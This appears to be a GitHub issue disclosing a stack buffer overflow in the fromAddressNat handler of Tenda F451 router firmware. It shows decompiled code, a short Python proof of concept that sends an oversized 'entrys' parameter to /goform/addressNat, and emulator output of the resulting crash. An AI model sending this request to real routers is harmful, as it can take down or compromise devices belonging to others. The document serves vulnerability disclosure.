

Jimi-Lab / cve Public[Code](#) [Issues 26](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#)

New issue



The fromAddressNat function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #15

Open



Jimi-Lab opened 2 weeks ago

Owner



Information

Vendor: Tenda

Product: F451_kfw_V1.0.0.7_cn_svn7958

Version: V1.0.0.7

Vulnerability: buffer overflow

Firmware Download: <https://www.tenda.com.cn/material/show/1597>

Author: Xianmao Ji

Descriptions

We found an overflow vulnerability in httpd :

In fromAddressNat function,it reads in a user-provided parameter entries.

```
68 sub_1495C("VirSerUpnp", fromUpnp);
69 sub_1495C("NatStaticSetting", fromNatStaticSetting);
70 sub_1495C("SysToolDDNS", fromSysToolDDNS);
71 sub_D878("mGetRouteTable", aspmGetRouteTable);
72 sub_1495C("RouteStatic", fromRouteStatic);
73 sub_1495C("addressNat", fromAddressNat);
74 sub_D878("VpnClient", aspPptpOrL2tpClient);
75 sub_1495C("VpnClient", fromPptpOrL2tpClient);
76 sub_1495C("PptpClientRefresh", formPptpOrL2tpClientRefresh);
77 sub_1495C("VpnServer", fromPptpOrL2tpServer);
78 sub_D878("VpnServer", aspPptpOrL2tpServer);
79 sub_D878("PPTPCSetting", aspPptpCSetting);
```

And the variable v8 is passed to the sprintf function without any length check, which may overflow the stack-based buffer s.

```

1 int __fastcall fromAddressNat(int a1)
2 {
3     int v1; // r0
4     char s[512]; // [sp+14h] [bp-318h] BYREF
5     char v5[256]; // [sp+214h] [bp-118h] BYREF
6     const char *v6; // [sp+314h] [bp-18h]
7     const char *v7; // [sp+318h] [bp-14h]
8     const char *v8; // [sp+31Ch] [bp-10h]
9
10    v8 = (const char *)sub_28BCC(a1, "entrys", &unk_823E8);
11    v7 = (const char *)sub_28BCC(a1, "mitInterface", &unk_823E8);
12    sprintf(s, "%s;%s", v8, v7);
13    sub_3A530("adv.addrnat", s, 126);
14    v6 = (const char *)sub_28BCC(a1, "page", "1");
15    v1 = sprintf(v5, "addressNatList.asp?page=%s", v6);
16    if ( CommitCfm(v1) )
17        PostMsgToNetctrl(59);
18    return sub_28F8C(a1, v5);
19 }

```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```

import requests
url = "http://127.0.0.1/goform/addressNat"
payload = {
'entrys':b'a'*2048
}
res = requests.post(url=url,data=payload)

```

Overcome

```
lah@lah: ~/TengDa/_F451_kfw_V1.0.0.7_cn_svn7958.bin.extra...
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
httpd listen ip = 0.0.0.0 port = 80
webs: Listening for HTTP requests at address 148.4.9.0
connect: No such file or directory
Connect to server failed.
line:458.open /dev/flow failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
段错误
lah@lah: ~/TengDa/_F451_kfw_V1.0.0.7_cn_svn7958.bin.extra...$
```

```
lah@lah:~$ python3 poc12.py
lah@lah:~$
```



[Sign up for free](#) to join this conversation on [GitHub](#). Already have an account? [Sign in to comment](#)

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects



Milestone

No milestone

Relationships

None yet

Development

 Code with agent mode 

No branches or pull requests

Participants

